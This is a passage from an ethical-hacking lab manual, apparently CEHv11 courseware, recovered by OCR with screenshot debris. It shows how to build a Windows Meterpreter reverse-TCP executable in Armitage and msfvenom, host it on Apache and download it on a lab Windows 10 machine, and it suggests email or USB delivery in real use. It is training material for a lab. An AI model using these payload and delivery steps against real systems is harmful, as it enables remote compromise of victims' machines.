
 Admin

A blue rectangular card with a user icon and the word "Admin".

 Jason

A dark blue rectangular card with a user icon and the name "Jason".

3.  Click **Parrot Security** to switch to the **Parrot Security** machine.
4.  Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.



5.  In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

7.  Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 01:51

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

Parrot Terminal

READMEEnterprise



Trash




CEHv11 Module 13  
Hacking Web  
Servers



CEHv11 Module 14  
Hacking Web  
Applications

8.  In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

Applications Places System



Mon Aug 24, 01:52

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#service postgresql start
[root@parrot]~[~]    html
└─#
```

Parrot Terminal

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web  
Servers



CEHv11 Module 14
Hacking Web  
Applications

9.  Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Exploitation Tools** --> **Metasploit Framework** --> **armitage** to launch the Armitage tool.

- Privacy >
- Education >
- Office >
- Internet > **attacker:**  
[attacker]  
[attacker]
- Graphics >
- Sound & Video >
- Games > **esql start**
- Pentesting > **Most Used Tools** >
- Programming > **Information Gathering** >
- System Tools > **Vulnerability Analysis** >
- Accessories > **Web Application Analysis** >
- Universal Access > **Exploitation Tools** > **Database Exploit** >
- Other > **Maintaining Access** > **Exploit Search** >
- > **IPv6 tools** >
- > **Metasploit Framework** > **armitage**
- > **Payload Generators** > **metasploit framework**
- > **Social Engineering** > **msf payload creator**
- > **Web Applications** > **msfvenom**
- > **termineter**
- > **websploit**
- CEHv11 Module 13  
Hacking Web  
Servers
- CEHv11 Module 14  
Hacking Web  
Applications
- Module 16  
Hacking Wireless

Parrot Terminal

10.  A security pop-up appears, enter the password as **toor** and click **OK**.

Applications Places System

Mon Aug 24, 01:53

● ● ●


File Edit View Search Terminal Help

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#service postgresql start
[root@parrot] ~
#
```

Parrot Terminal

ParrotSec

starting msfstart-armitidge



11.  The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.

Applications Places System

Mon Aug 24, 01:55



File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#service postgresql start
[root@parrot]~[~]    html
└─#
```

READMEEnterprise



Trash



CEHv11 Module 13  
Hacking Web  
Servers




CEHv11 Module 14  
Hacking Web  
Applications

Connect... (as superuser)

|      |           |
|------|-----------|
| Host | 127.0.0.1 |
| Port | 55553     |
| User | msf       |
| Pass | ****      |

Connect Help

12.  The **Start Metasploit?** pop-up appears; click **Yes**.



Mon Aug 24, 01:55

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#service postgresql start
[root@parrot]~[~]   html
└─#
```

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web  
Servers



CEHv11 Module 14
Hacking Web  
Applications

ParrotTerminal



13.  The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Armitage View Hosts Attacks Workspaces Help

- ▶ auxiliary
- ▶ exploit
- ▶ payload
- ▶ post

Console X

```
msf6 >
```

14.  Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** --> **Intense Scan** to scan for live hosts in the network.



```
msf6 >
```

15.  The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.

Applications Places System




Mon Aug 24, 01:58

Armitage

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post

Armitage (as superuser)



Console X

msf6 >

16.  After the completion of scan, a **Message** pop-up appears, click **OK**.



Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post



10.10.10.10

## Message (as superuser)



Scan Complete!


Use Attacks-&gt;Find Attacks to suggest applicable exploits for your targets.

OK

```
[*] Nmap: [+] date: 2020-08-24T05:58:37
[*] Nmap: [+] start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 58.67 seconds
[*] Nmap: Raw packets sent: 2072 (94.860KB) | Rcvd: 26 (1.700KB)
msf6 >
```

17.  Observe that the target host (**10.10.10.10**) appears on the screen, as shown in the screenshot.

As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.



Armitage View Hosts Attacks Workspaces Help

- ▶ auxiliary
- ▶ exploit
- ▶ payload
- ▶ post



10.10.10.10

Console X nmap X


```
[*] Nmap: | date: 2020-08-24T05:58:37
[*] Nmap: | start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 58.67 seconds
[*] Nmap: Raw packets sent: 2072 (94.860KB) | Rcvd: 26 (1.700KB)
msf6 >
```

18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** --> **meterpreter**; double-click **meterpreter\_reverse\_tcp**.



Armitage View Hosts Attacks Workspaces Help

- ▼ windows
  - adduser
  - dllinject
    - dns\_txt\_query\_exec
    - download\_exec
  - encrypted\_shell
    - encrypted\_shell\_reverse\_tcp
  - exec
  - format\_all\_drives
  - loadlibrary
  - messagebox
- meterpreter
  - meterpreter\_bind\_named\_pipe
  - meterpreter\_bind\_tcp
  - meterpreter\_reverse\_http
  - meterpreter\_reverse\_https
  - meterpreter\_reverse\_ipv6\_tcp
  - meterpreter\_reverse\_tcp
    - msfvenom -p windows/meterpreter/reverse\_tcp -f raw -o exploit.exe
  - metsvc\_bind\_tcp



Console X nmap X

```
[*] Nmap: |    date: 2020-08-24T05:58:37
[*] Nmap: |    start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
msf6 >
```

19.  The **windows/meterpreter\_reverse\_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



Armitage View Hosts Attacks Workspaces Help

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell

| Option              | Value       |
|---------------------|-------------|
| EXTINIT             |             |
| Iterations          | 3           |
| KeepTemplateWorking |             |
| LHOST               | 10.10.10.13 |
| LPORT               | 444         |
| Template +          |             |

Output: exe

Show advanced options

Console X nmap X

Launch

```
[*] Nmap: |   date: 2020-08-24T11:59:42+00:00
[*] Nmap: |   start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
msf6 >
```

20.  The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious\_payload.exe**, and click the **Save** button.

Applications Places System Mon Aug 24, 02:04

Armitage (as superuser)

Armitage View Hosts Attacks Workspaces Help

windows

- adduser
- dllinject
- dns\_txt\_query\_exec
- download\_exec
- encrypted\_shell
- encrypted\_shell\_reverse\_tcp
- exec
- format\_all\_drives
- loadlibrary
- messagebox
- meterpreter
- meterpreter\_bind\_named\_pipe
- meterpreter\_bind\_tcp
- meterpreter\_reverse\_http
- meterpreter\_reverse\_https
- meterpreter\_reverse\_ipv6\_tcp
- meterpreter\_reverse\_tcp**
- metsvc\_bind\_tcp

Save (as superuser)

Look In: Desktop

File Name: malicious\_payload.exe

Files of Type: All Files

Save Cancel

Console X nmap X

```
[*] Nmap: | date: 2020-08-24T11:59:59+00:00
[*] Nmap: | start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
msf6 >
```

21.  A **Message** pop-up appears; click **OK**.



Armitage View Hosts Attacks Workspaces Help

- ▼ windows
  - adduser
  - dllinject
    - dns\_txt\_query\_exec
    - download\_exec
  - encrypted\_shell
    - encrypted\_shell\_reverse\_tcp
  - exec
  - format\_all\_drives
  - loadlibrary
  - messagebox
- meterpreter
  - meterpreter\_bind\_named\_pipe
  - meterpreter\_bind\_tcp
  - meterpreter\_reverse\_http
  - meterpreter\_reverse\_https
  - meterpreter\_reverse\_ipv6\_tcp
  - meterpreter\_reverse\_tcp
    - meterpreter\_reverse\_tcp
  - metsvc\_bind\_tcp

10.10.10.10

Message (as superuser)

Saved /root/Desktop/malicious\_payload.exe

OK

Console X nmap X

```
[*] Nmap: |   date: 2020-08-24T05:58:37
[*] Nmap: |_ start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
msf6 >
```

22.  Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious\_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
23.  Type **service apache2 start** and press **Enter** to start the Apache server.

Applications Places System

Mon Aug 24, 02:06

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~$  
[attacker@parrot]~$ sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker$  
[root@parrot]~/home/attacker$ cd  
[root@parrot]~$ #service postgresql start  
[root@parrot]~$ #cp /root/Desktop/malicious_payload.exe /var/www/html/share/  
[root@parrot]~$ #service apache2 start  
[root@parrot]~$ #
```



10.10.10.10

```
# msfvenom -p windows/meterpreter/reverse_http  
# msfvenom -p windows/meterpreter/reverse_https  
# msfvenom -p windows/meterpreter/reverse_tcp  
# msfvenom -p windows/meterpreter/reverse_tcp  
# msfvenom -p windows/meterpreter/reverse_tcp
```

Console > nmap

```
Nmap: date: 2020-08-24T05:58:37  
Nmap: START_DATE: N/A  
Nmap: TRACEROUTE  
Nmap: ROP RTT ADDRESS  
Nmap: 1 1.31 ms 10.10.10.10  
Nmap: NSE: Script Post-scanning.  
Nmap: Initiating NSE at 01:59  
Nmap: Completed NSE at 01:59, 0.00s elapsed  
Nmap: Initiating NSE at 01:59  
Nmap: Completed NSE at 01:59, 0.00s elapsed  
Nmap: Initiating NSE at 01:59  
msf >
```

24.  Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter\_reverse\_tcp**.
25.  The **windows/meterpreter\_reverse\_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.



Armitage View Hosts Attacks Workspaces Help

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell

| Option              | Value       |
|---------------------|-------------|
| EXTINIT             |             |
| Iterations          | 3           |
| KeepTemplateWorking |             |
| LHOST               | 10.10.10.13 |
| LPORT               | 444         |
| Template +          |             |

Output: multi/handler

Show advanced options

Console X nmap X

Launch


```
[*] Nmap: |   date: 2020-08-24T11:59:45+00:00
[*] Nmap: |   start_date: N/A
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  1.31 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
[*] Nmap: Completed NSE at 01:59, 0.00s elapsed
[*] Nmap: Initiating NSE at 01:59
msf6 >
```

26.  Now, click **Windows 10** to switch to the **Windows 10** machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click <http://10.10.10.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

27.  Click **malicious\_payload.exe** to download the file.

**10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** machine).



## Index of /share

| <u>Name</u>                           | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|---------------------------------------|----------------------|-------------|--------------------|
| <a href="#">Parent Directory</a>      |                      | -           |                    |
| <a href="#">Test.exe</a>              | 2020-08-24 00:47     | 72K         |                    |
